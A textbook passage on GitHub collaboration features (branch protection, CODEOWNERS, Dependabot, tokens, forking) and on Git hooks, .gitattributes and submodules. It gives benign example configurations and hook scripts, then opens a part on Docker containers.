Rebase and merge	The commits replayed individually, no merge commit	Linear history that keeps each commit

Pull request merge methods.

A repository administrator can allow only some of these. With squash merging, the pull request title becomes the commit subject, which is why teams that use Conventional Commits require the PR title to follow the convention.

Code review practice

Review is the practice that most improves quality and shares knowledge. Reviewers read for correctness first, then design, tests, security and readability; the author keeps changes small (a few hundred changed lines at most), describes *why* the change is needed, links the issue, and shows evidence of testing. Comments state the observation and the reason, distinguish blocking from optional points, and are answered with either a change or an explanation. A reviewer checklist for a Spring Boot service:

1. The pull request does one thing and its description explains the reason.
2. The build and tests pass; new behaviour has tests, including the failure path.

3. Public API changes (endpoints, DTOs, database schema) are backward compatible, or the migration is described.
4. No secrets, personal data or environment-specific values are committed; configuration keys are documented.
5. Input is validated, errors are handled and logged without sensitive data, and transactions and queries are reasonable.
6. Dependencies added to `pom.xml` are necessary, maintained and compatible with the licence policy.
7. Naming and structure follow the project conventions; no dead code or commented-out blocks remain.

Branch protection, rulesets and required checks

A **branch protection rule** enforces conditions on a branch such as `main`. According to GitHub documentation (consulted October 2026) the options include: require a pull request with a number of approving reviews, optionally from code owners; require status checks to pass, optionally with the branch up to date with the base; require conversation resolution; require signed commits; require linear history; require a merge queue; lock the branch; restrict who can push; allow or forbid force pushes and deletions (both off by default); and apply the rules to administrators. The documentation also notes that only one branch protection rule can apply to a branch at a time, that **rulesets** do not have this limitation, and that existing rules can be converted to rulesets.




Figure 1.21. Observe that a direct push to main is blocked by the pull-request requirement, and that a pull request merges only after all gates are satisfied.

A **required status check** is a named check, usually a job of a GitHub Actions workflow, that must succeed before merging. The name in the rule must match the name reported by the job. If a workflow does not run for a pull request (for example because a path filter excluded it), the required check never reports and the pull request waits indefinitely; this is a frequent source of confusion and is treated in the problems of this chapter. Checks used by a merge queue must also run on the `merge_group` event.

CODEOWNERS

`CODEOWNERS` assigns reviewers by path using gitignore-style patterns. Per the documentation (consulted October 2026), the last matching pattern wins, owners are users or teams with write access, and a branch protection rule that requires review from code owners makes the approval of any one listed owner mandatory. Protecting the file itself is done by assigning an owner to it.

Issues, labels, projects and templates

Issues track bugs and tasks; **labels** classify them (`bug`, `enhancement`, `good first issue`); **milestones** group them by release; **Projects** provide a board or table over issues and pull requests. An **issue form** (a YAML file) collects structured input and makes required fields mandatory, which reduces incomplete reports. Closing keywords in a pull request description (`Fixes #42`) link the pull request to the issue and close it on merge.

Releases and packages

A **GitHub Release** is attached to a Git tag. Per GitHub documentation (consulted October 2026) a release can be created from an existing or new tag, can be saved as a draft or marked as a pre-release, can include automatically generated release notes, and can be created by users with write access. Release assets (a jar, checksums) are attached to it. The **package registry** (GitHub Packages) hosts container images at `ghcr.io` and Maven artifacts; its use in a pipeline appears in the chapters on GitHub Actions.

Dependency and secret security

Dependabot has three functions: alerts for vulnerable dependencies, automatic security update pull requests, and scheduled version update pull requests configured in `.github/dependabot.yml`. **Secret scanning** detects known credential formats in a repository; **push protection** (per documentation, consulted October 2026) blocks a push that contains a detected secret, covers command-line pushes, web edits and uploads, can be bypassed by users with write access who give a reason (which creates an alert), and repository-level push protection requires the GitHub Secret Protection feature; availability depends on the plan and repository visibility, which should be checked in the current documentation. **Code scanning** (CodeQL) analyses source for vulnerabilities. These features appear on the repository's *Security* tab.

GitHub Pages

GitHub Pages is a static site hosting service that publishes HTML, CSS and JavaScript from a repository, optionally after a build (documentation consulted October 2026). A user or organisation may have one site in a repository named `<owner>.github.io`, and a project site per repository. It suits documentation and portfolios; it cannot run a Spring Boot application.

Authentication: SSH keys, tokens and the forking workflow

For SSH access a key pair is generated locally and the public key is added to the account. GitHub documents the Ed25519 algorithm (`ssh-keygen -t ed25519 -C "email"`), with `~/.ssh/id_ed25519` as the default location and `ssh-add` to load the key into the agent. For HTTPS access, tokens replace passwords. According to GitHub documentation (consulted October 2026) **fine-grained personal access tokens** carry specific permissions, are limited to one resource owner and can be restricted to selected repositories, whereas **classic tokens** use broad scopes and can reach every repository that the user can access; GitHub recommends fine-grained tokens whenever possible and strongly recommends an expiration date. Some features, such as Packages, are not yet covered by fine-grained tokens. A leaked token has the same consequences as a leaked password: revoke it at once. Automation inside GitHub Actions uses the short-lived `GITHUB_TOKEN`, described in the pipeline chapters.

The **forking workflow** is used when the contributor has no write access, as in open source: fork, clone the fork, add the original as `upstream`, create a branch, push it to the fork, and open a pull request from the fork branch to the original.




Figure 1.22. Observe that changes travel from the local clone to the fork and reach upstream only through a pull request, while `git fetch upstream` brings upstream changes back to the clone.

Profile and portfolio advice for placements

Recruiters and interviewers often open a candidate's profile before the interview. A short checklist makes it effective:

- Pin four to six repositories that show finished, running work; archive or hide abandoned experiments.
- Give each pinned repository a README with a one-paragraph purpose, an architecture diagram, the technology list (Java 21, Spring Boot 3, PostgreSQL), exact build and run commands, and a screenshot or an API example.
- Show engineering practice: a pipeline badge, tests, a Dockerfile, a Compose file, meaningful commit messages and small pull requests (even when working alone, branches and pull requests demonstrate the workflow).
- Never leave secrets, `.env` files or personal data in history; a scan of the profile by an interviewer takes seconds.
- Keep the contribution record honest: a few well-maintained projects and one or two real contributions to open-source repositories weigh more than many empty ones.

1.7.2 Worked example

The repository files below configure the `orders-service` repository. They are **illustrative configuration (not run on GitHub)**; the YAML was parsed successfully with PyYAML.

CODEOWNERS

.github/CODEOWNERS

```
# Default owners for everything
*                           @orders-team/maintainers
# Build and pipeline files need the platform team
/.github/                   @orders-team/platform
/Dockerfile                 @orders-team/platform
/pom.xml                    @orders-team/maintainers
# Database migrations need a database reviewer
/src/main/resources/db/     @orders-team/dba
```

Because the last matching pattern wins, a change to `/.github/ci.yml` requires the platform team, not the maintainers. The team names are examples; each must have write access to the repository.

Issue form

.github/ISSUE_TEMPLATE/bug.yml YAML

```yaml
name: Bug report
description: Report a defect in orders-service
labels: ["bug"]
body:
  - type: textarea
    id: what-happened
    attributes:
      label: What happened?
      description: Steps to reproduce, expected result, actual result.
    validations:
      required: true
  - type: input
    id: version
    attributes:
      label: Service version
      placeholder: "1.4.0"
    validations:
      required: true
```

Pull request template

A `.github/pull_request_template.md` file with the headings "What and why" (with `Fixes #`), "How it was tested" (checkboxes for unit tests, `mvn -B verify` and a manual check of `/actuator/health`) and "Checklist" (no secrets committed, database changes backward compatible, documentation updated) pre-fills every new pull request description and turns the review checklist above into a habit.

sreeram

Dependabot configuration

.github/dependabot.yml YAML

```yaml
version: 2
updates:
  - package-ecosystem: "maven"
    directory: "/"
    schedule:
      interval: "weekly"
    open-pull-requests-limit: 5
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
  - package-ecosystem: "docker"
    directory: "/"
    schedule:
      interval: "weekly"
```

The structure (`version: 2`, `updates`, `package-ecosystem`, `directory`, `schedule.interval`) matches the Dependabot options reference (consulted October 2026); the documented intervals include `daily`, `weekly` and `monthly`. For GitHub Actions the documentation states that `/` makes Dependabot search `/.github/workflows`. The identifiers `maven` and `docker` were not confirmed in the excerpt that was consulted and should be checked against the reference before use. `open-pull-requests-limit` caps the number of simultaneously open update pull requests, which prevents a flood.

A workflow that supplies the required check

The required status check must come from a job with a stable name. The following minimal workflow reports a check named `build` for pull requests and for the merge queue.

.github/workflows/ci.yml YAML

```yaml
name: ci
on:
  pull_request:
  merge_group:
  push:
    branches: [main]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-java@v4
        with:
          distribution: temurin
          java-version: "21"
          cache: maven
      - run: mvn -B verify
```

The action versions `@v4` follow the pattern in the GitHub documentation examples but were **not re-verified for this chapter**; the chapters on GitHub Actions state the verified versions. The rule on `main` then lists `build` as a required status check.

SSH key setup and the forking workflow

The commands below are the documented sequence (not run: `ssh-keygen` is not installed on the build machine). The final test prints a greeting from GitHub when the key is accepted.

SSH key and remote setup (illustrative, not run) BASH

```bash
ssh-keygen -t ed25519 -C "dev@example.com"
eval "$(ssh-agent -s)"
ssh-add ~/.ssh/id_ed25519
# add ~/.ssh/id_ed25519.pub to the account (Settings, SSH and GPG keys), then test
ssh -T git@github.com
# typical reply: Hi <user>! You've successfully authenticated, but GitHub does not
# provide shell access.   (from memory, not run)
git clone git@github.com:<you>/orders-service.git
cd orders-service
git remote add upstream git@github.com:<org>/orders-service.git
git fetch upstream
git switch -c fix/null-customer upstream/main
```

sreeram

The local simulation of this workflow with bare repositories, including the `upstream` remote and a fast-forward of the fork, is shown in the chapter on remotes.

Pull request from the command line

The GitHub CLI offers the same operations without a browser (illustrative, not run): `gh pr create --draft --title "..." --body "Fixes #42"`, `gh pr checks`, `gh pr ready`, `gh pr merge --squash` and `gh release create v1.4.0 --generate-notes`.

1.7.3 Hands-on

1. Create a repository and push the local example repository to it (`git remote add origin <url>`, `git push -u origin main`).
2. On a branch, add `CODEOWNERS`, the issue form, `dependabot.yml` and `ci.yml` from this chapter, open a pull request, and verify that the template fills the description.
3. After the first workflow run, protect `main` (a ruleset or a branch protection rule) with a required pull request, one approval and the status check `build`. Try `git push origin main` directly, record the error, and observe that the merge button of a pull request stays disabled until the check passes.

1.7.4 Real-world problems and solutions

Problem: the required check never reports and the pull request cannot merge

Scenario. `main` requires the check `build`. A pull request that changes only `README.md` shows `Expected - Waiting for status to be reported` and cannot be merged.

Symptoms. The merge box lists `build` as required but pending; no workflow run exists for the commit.

Diagnosis. The workflow has a path filter (`paths-ignore: ['**.md']`) or a branch filter, so it did not start; or the job name was changed and the rule still names the old one. The Actions tab shows no run for the pull request.

Root cause. A required check must be reported by some workflow; a skipped workflow reports nothing.

Fix. Remove the path filter from the workflow that provides a required check, or add a lightweight workflow with the same job name that always reports success for the excluded paths. After renaming a job, update the rule. Documentation for required checks and for skipped workflows (consulted at the time of use) gives the supported approaches.

Prevention. Name required jobs explicitly (`name: build`), avoid path filters on them, and review the list of required checks whenever workflows change.

Problem: CODEOWNERS is ignored or blocks every pull request

Scenario. After adding a `CODEOWNERS` file, reviews are not requested automatically, or no pull request can be merged because no eligible owner exists.

Symptoms. No reviewer is requested; or the merge box says `Review required` although approvals exist.

Diagnosis. The file is not at one of the three supported paths or is not on the base branch of the pull request; a listed owner lacks write access (invalid lines are skipped); a later broader pattern overrides a specific earlier one; or only one person owns a path and that person is the author of the pull request (authors cannot approve their own pull requests).

Root cause. Per the documentation (consulted October 2026) the file must be on the base branch, owners must have explicit write access, the last matching pattern takes precedence, and a missing or invalid owner means no valid review can satisfy the rule.

Fix. Move the file to `.github/CODEOWNERS`, give every listed team write access, order patterns from general to specific, and list at least two owners per path.

Prevention. Own directories with teams rather than individuals, and protect `CODEOWNERS` itself with an owner entry.

Sreeram

1.7.5 Questions to expect

What is a pull request, and why is it used instead of pushing to main?

A request to merge a branch, shown with its diff, discussion and automated check results. It creates a point for review and testing before the change reaches the shared branch, and it leaves a durable record of the decision.

What do branch protection rules enforce?

Required pull requests and approvals, required status checks, resolved conversations, signed commits, linear history, restrictions on who can push, and prohibitions on force pushes and deletion, optionally also for administrators.

What is CODEOWNERS?

A file that maps paths to owners. When a pull request changes a path, the owners are requested as reviewers, and with the corresponding protection rule their approval is mandatory.

What do Dependabot and secret scanning do?

Dependabot raises alerts and opens pull requests that update vulnerable or outdated dependencies. Secret scanning detects credentials in the repository, and push protection blocks a push that contains one.

What is the difference between a fork and a branch?

A branch lives in the same repository and requires write access. A fork is a separate repository under another account, used by contributors without write access, who send changes back with a pull request.

Why prefer fine-grained tokens over classic tokens?

They are limited to chosen repositories and specific permissions and carry an expiry, so a leak has a smaller impact; classic tokens use broad scopes across all repositories the user can reach.

KEY POINTS

GitHub adds review, protection and automation to Git; the pull request is the central unit.

- Protect `main` with required pull requests, reviews, status checks and CODEOWNERS; prefer rulesets for several overlapping rules.
- A required check must always report; path filters on required workflows block merges.
- Use Dependabot, secret scanning and push protection, but treat a pushed secret as compromised regardless.
- Prefer SSH keys or fine-grained tokens with expiry; use forks for contributions without write access.
- README, a pipeline badge, tests and clean history make a repository a credible portfolio item.

1.8 Git Hooks, Attributes and Submodules

Three Git mechanisms complete the toolbox of a backend team. **Hooks** run scripts at defined points (before a commit, before a push) and catch errors before they reach the shared repository. **Attributes** (`.gitattributes`) control how Git treats particular paths: line endings, binary files, diff and merge behaviour. **Submodules** embed one repository inside another at a pinned commit. All three are configuration that lives in or next to the repository, and all three produce problems that look mysterious until the mechanism is known.

1.8.1 Concept and mechanism

Hooks

A hook is an executable file with a fixed name. Git runs it at a specific event and, for most hooks, aborts the operation when the hook exits with a non-zero status. Hooks live in `.git/hooks/` by default (the directory contains `*.sample` files after `git init`) and are **not part of the repository**: they are not cloned. To share hooks, a team commits them to a directory such as `.githooks/` and sets `git config core.hooksPath .githooks`, a setting that is also local and must be repeated by each clone (for example in a setup script or the Maven build).

Hook	Runs	Typical use
`pre-commit`	Before the commit is created	Format, lint, compile, scan for secrets
`prepare-commit-msg`	Before the message editor opens	Insert a template or an issue number

Hook	Runs	Typical use
`commit-msg`	After the message is entered	Enforce Conventional Commits
`post-commit`	After the commit	Notification
`pre-rebase`	Before a rebase	Refuse to rebase published branches
`post-merge`	After a merge	Rebuild dependencies
`pre-push`	Before objects are sent	Run the unit tests
`pre-receive, update`	On the server before refs change	Central policy (self-hosted servers)

Common hooks.




Figure 1.23. Observe that pre-commit and commit-msg can stop a commit, post-commit cannot, and that pre-push runs a separate gate at push time.

Client-side hooks are a convenience, not a control: `git commit --no-verify` and `git push --no-verify` skip them, and nobody is forced to install them. Policy that must hold (tests pass, no secrets, naming) is therefore repeated on the server side, in required status checks and branch protection. Hooks give fast feedback; the pipeline gives enforcement.

.gitattributes

`.gitattributes` assigns attributes to path patterns. The most useful for a Java project are the end-of-line attributes. Windows editors write CRLF (carriage return and line feed) while Linux and macOS use LF. When contributors on different systems commit the same file with different endings, every line appears changed, diffs are unreadable and shell scripts fail on Linux with errors such as `bad interpreter: /bin/bash^M`. `* text=auto` lets Git normalise text files to LF in the repository; `*.sh text eol=lf` forces LF in the working tree as well (needed for scripts and Dockerfiles that run on Linux); `*.bat text eol=crlf` keeps Windows scripts valid; `*.jar binary` marks binary files so that Git never converts or diffs them as text.

Submodules and the alternatives

A **submodule** records another repository's URL in `.gitmodules` and a specific commit of it in the parent's tree (a tree entry of mode `160000`, a "gitlink"). The parent therefore pins an exact version of the child. Clones do not fetch submodule content automatically: `git clone --recurse-submodules` or `git submodule update --init` does. Submodules are suitable for a few vendored repositories that change rarely; they add friction for daily work (detached HEAD inside the submodule, separate commits and pushes, forgotten updates). For Java projects a library published to a Maven repository and declared as a dependency is nearly always the better choice. **Git LFS** (Large File Storage, installed on the build machine as `git-lfs`) is the usual answer for large binary assets: Git stores small pointer files and the content lives on an LFS server.

1.8.2 Worked example

A pre-commit hook that checks Java files

The hook rejects staged Java files that contain tab characters or `System.out.println` calls and compiles the staged files with `javac`. It reads the *staged* content (`git show ":$f"`), not the working tree, so it checks what will be committed.

.githooks/pre-commit BASH

```bash
#!/bin/bash
# Reject staged Java files that contain tabs or System.out.println, and run javac on them.
files=$(git diff --cached --name-only --diff-filter=ACM -- '*.java')
[ -z "$files" ] && exit 0
status=0
for f in $files; do
  if git show ":$f" | grep -q "$(printf '\t')"; then
    echo "pre-commit: tab character in $f (use 4 spaces)"; status=1
  fi
  if git show ":$f" | grep -n 'System\.out\.println'; then
    echo "pre-commit: System.out.println in $f (use a logger)"; status=1
  fi
done
if [ $status -eq 0 ]; then
  out=$(mktemp -d)
  # shellcheck disable=SC2086
  if ! javac -d "$out" $files 2>"$out/err"; then
    echo "pre-commit: compilation failed"; cat "$out/err"; status=1
  fi
  rm -rf "$out"
fi
exit $status
```

The hook was made executable with `chmod +x` and activated with `git config core.hooksPath .githooks`. It was exercised with a class that violates each rule in turn.

The hook rejects, then accepts, then is bypassed TERMINAL

```
$ git config core.hooksPath .githooks
$ git add src && git commit -m "Add Greeter"; echo exit=$?
5:        System.out.println("hello");
pre-commit: System.out.println in src/main/java/com/example/orders/Greeter.java (use a logger)
exit=1
$ git add src && git commit -m "Add Greeter"; echo exit=$?
pre-commit: compilation failed
src/main/java/com/example/orders/Greeter.java:5: error: ';' expected
        String s = "hello"
                           ^
1 error
exit=1
$ git add src && git commit -m "Add Greeter"; echo exit=$?
[main (root-commit) a568a7d] Add Greeter
 1 file changed, 7 insertions(+)
 create mode 100644 src/main/java/com/example/orders/Greeter.java
exit=0
$ git add src && git commit --no-verify -m "Skip the hook"; echo exit=$?
[main f0bd8f0] Skip the hook
 1 file changed, 1 insertion(+), 1 deletion(-)
exit=0
```

Between the runs the source was edited: the first version printed with `System.out.println`, the second replaced it by a statement with a missing semicolon, the third was valid. The fourth commit reintroduced `System.out.println` and passed only because `--no-verify` skipped the hook, which demonstrates why the server side must enforce the same rules.

A commit-msg hook for Conventional Commits

.githooks/commit-msg BASH

```bash
#!/bin/bash
# Enforce Conventional Commits on the first line of the message.
pattern='^(feat|fix|docs|refactor|test|chore|ci|build|perf)(\([a-z0-9-]+\))?!?: .{3,}'
if ! head -1 "$1" | grep -Eq "$pattern"; then
  echo "commit-msg: subject must look like 'type(scope): description'"
  exit 1
fi
```

Git passes the path of the file that holds the message as the first argument. The output of this hook (rejection of `update stuff`, acceptance of `docs: describe local setup`) is shown in the chapter on branching strategies.

Line endings with .gitattributes

Two files with Windows line endings were committed without attributes. `git ls-files --eol` reports the line-ending state of the index (`i/`) and of the working tree (`w/`).

Normalising line endings TERMINAL

```
$ git ls-files --eol
i/crlf  w/crlf  attr/                  Order.java
i/crlf  w/crlf  attr/                  build.sh
$ cat .gitattributes
*         text=auto
*.java    text eol=lf
*.sh      text eol=lf
*.bat     text eol=crlf
*.jar     binary
$ git add .gitattributes && git commit -m attrs
$ git add --renormalize . ; git status --short
M  Order.java
M  build.sh
$ git ls-files --eol
i/lf    w/lf    attr/text=auto          .gitattributes
i/lf    w/crlf  attr/text eol=lf        Order.java
i/lf    w/crlf  attr/text eol=lf        build.sh
$ git commit -m "Normalize line endings" ; git show --stat --format=%s HEAD | tail -4
 Order.java | 4 ++--
 build.sh   | 4 ++--
 2 files changed, 4 insertions(+), 4 deletions(-)
```

Before the attributes both files were stored with CRLF (`i/crlf`). After `git add --renormalize .` the index holds LF (`i/lf`) while the working-tree copies still contain CRLF (`w/crlf`) until they are checked out again (`git rm --cached -r . && git reset --hard`, with a clean working tree, or a fresh clone). The normalisation commit changes every line of the affected files once, which is the price of removing the noise permanently.

A submodule

Adding a submodule TERMINAL

```
$ git -c protocol.file.allow=always submodule add ../shared-lib libs/shared-lib
Cloning into '/tmp/dvw_v1/work/sub/app/libs/shared-lib'...
done.
$ cat .gitmodules
[submodule "libs/shared-lib"]
        path = libs/shared-lib
        url = ../shared-lib
$ git commit -m "Add shared-lib submodule"
$ git ls-tree HEAD libs/shared-lib
160000 commit c045b43f8c818ca0a7d1da87c840d4e897d2205a  libs/shared-lib
$ git submodule status
 c045b43f8c818ca0a7d1da87c840d4e897d2205a libs/shared-lib (heads/main)
```

The `-c protocol.file.allow=always` option is needed only because the example clones from a local path; recent Git versions block the `file` transport for submodules by default for security reasons. The tree entry has mode `160000` and type `commit`: the parent stores the id of the child commit, not its files. To advance the pinned version, a developer commits inside the submodule, then commits the new gitlink in the parent.

1.8.3 Hands-on

1. Enable `core.hooksPath` for `.githooks`, copy the `pre-commit` and `commit-msg` hooks, and confirm that a tab-indented class and the message `wip` are both refused, while `fix(orders): handle null customer` is accepted.
2. Add a `pre-push` hook that runs `mvn -q test` (or any script) and confirm that a failing exit status aborts `git push`; state in one sentence why this is not a substitute for a required status check.
3. Commit two CRLF files, add `.gitattributes` with `* text=auto` and `*.sh text eol=lf`, run `git add --renormalize .` and inspect `git ls-files --eol`.

1.8.4 Real-world problems and solutions

Problem: line-ending noise hides the real change in a pull request

Scenario. A Windows developer edits one line of `OrderService.java`; the pull request shows 400 changed lines. A shell script from the same repository later fails in a Linux container with `bad interpreter`.

Symptoms. Every line of the file appears modified; `git diff --ignore-space-at-eol` shows almost nothing; the script fails with `^M` in the interpreter name.

Diagnosis. `git ls-files --eol` shows `i/crlf` or mixed endings (listing above). `file build.sh` reports `with CRLF line terminators`.

Root cause. Different editors and `core.autocrlf` settings convert endings differently, and the repository has no rule.

Fix. Commit a `.gitattributes` file with `* text=auto` and explicit `eol=lf` for scripts and Dockerfiles, run `git add --renormalize .`, commit the normalisation as a separate commit, and ask collaborators to re-checkout. Add the normalisation commit to `.git-blame-ignore-revs` and `git config blame.ignoreRevsFile .git-blame-ignore-revs` so that `git blame` skips it (the option name is from memory; verify it).

Prevention. Add `.gitattributes` in the first commit and add an editor configuration (`.editorconfig` with `end_of_line = lf`).

Problem: the team's hooks do not run on a colleague's machine

Scenario. The pre-commit hook works for its author, yet a colleague's commits contain tabs and `System.out.println` calls.

Symptoms. Hook failures appear only in continuous integration, never locally.

Diagnosis. On the colleague's clone `git config --get core.hooksPath` prints nothing and exits with status 1:

A fresh clone has no hook configuration — TERMINAL

```
$ git rev-parse --git-dir; git config --get core.hooksPath; echo "rc=$?"
.git
rc=1
```

Root cause. Hooks and `core.hooksPath` are local; neither is transferred by `git clone`.

Fix. Ask the colleague to run `git config core.hooksPath .githooks`, and provide a one-line setup (a script, or the `exec-maven-plugin` bound to an early lifecycle phase, or a README step).

Prevention. Treat hooks as a fast local aid only; enforce the same checks in the pipeline as a required status check, so that a missing hook cannot let a defect into `main`.

1.8.5 Questions to expect

What is a Git hook, and where is it stored?

An executable script with a reserved name (for example `pre-commit`) that Git runs at an event. It is stored in `.git/hooks` or in the directory named by `core.hooksPath`, and it is not versioned or cloned unless the team commits it elsewhere and configures the path.

Can hooks be used to enforce team policy?

Not reliably: client-side hooks can be skipped with `--no-verify` or never installed. Policy is enforced on the server with branch protection, required checks and server-side hooks.

What does `.gitattributes` do, and why does a Java team need it?

It sets per-path attributes. The common use is line-ending control (`* text=auto`, `eol=lf` for scripts), so that Windows and Linux developers do not produce whole-file diffs and shell scripts keep working in Linux containers.

What is a submodule, and what are its drawbacks?

A pinned reference to a specific commit of another repository. Drawbacks: clones need `--recurse-submodules`, updates require two commits, and contributors forget to update. A published Maven artifact is usually preferable.

How can a commit be created without running the hooks?

`git commit --no-verify`. This is why important checks are duplicated in the CI pipeline.

KEY POINTS

Hooks give fast local feedback; they are local, skippable and not cloned, so the same checks must run on the server.

- Share hooks through a committed directory and `core.hooksPath`, set up by each clone.
- `.gitattributes` with `text=auto` and explicit `eol=lf` for scripts prevents line-ending noise.
- Submodules pin another repository's commit; prefer a published library when one exists.

sreeram

PART 2

Containers with Docker

Linux isolation primitives, images, Dockerfiles, networking, Compose and hardening, demonstrated on a real daemon.

In this part

2.1 Containers, Namespaces and cgroups
2.2 Union File Systems, OCI Standards and Docker Architecture
2.3 Images and Layers
2.4 Writing Dockerfiles
2.5 Dockerizing a Spring Boot Application
2.6 Container Runtime and Storage
2.7 Container Networking
2.8 Docker Compose
2.9 Registries and Image Distribution
2.10 Container Security and Image Hardening
2.11 Troubleshooting Containers

2.1 Containers, Namespaces and cgroups

Software that runs correctly on a developer laptop frequently fails on a server because the two machines differ in operating system packages, library versions, environment variables, file layout or Java runtime. Installing the application directly on a shared host also couples every application on that host to the same libraries and the same failure domain. A virtual machine removes these problems at a high cost: every instance carries a complete guest operating system, so each one consumes memory and disk for a kernel and a userland that are not part of the application.

A container solves the same problem with a different mechanism. The application, together with the exact userland it needs, is packaged as an image and started as an ordinary Linux process whose view of the system is restricted by the kernel. No second kernel is booted. The consequences are fast start-up, high density per host and an identical runtime environment from laptop to production. The trade-off is a weaker isolation boundary than a virtual machine, because all containers on a host share one kernel.

This chapter explains the two kernel features that create the illusion of a separate machine, namespaces and control groups, and demonstrates each of them with commands that run on any Linux host. The Spring Boot guides already cover how an application is built and run; this Part covers how it is packaged and operated as a container. The `orders-service` application (Spring Boot 3, Java 21, Maven, PostgreSQL) is the running example.

2.1.1 Concept and mechanism

What a container is

A container is a process, or a tree of processes, started with three restrictions applied by the Linux kernel:

- a restricted view of kernel resources (process IDs, network interfaces, mount points, host name), provided by **namespaces**;
- a restricted quantity of CPU, memory and process slots, enforced by **control groups** (cgroups);
- a private root file system, assembled from the read-only layers of an image plus one writable layer (covered in the next chapter).

There is no kernel object called a container. The container runtime creates the namespaces and cgroups, mounts the root file system and starts the process. This has a practical consequence: a Linux container needs a Linux kernel. Docker Desktop on macOS and Windows therefore runs a small Linux virtual machine and starts the containers inside it.

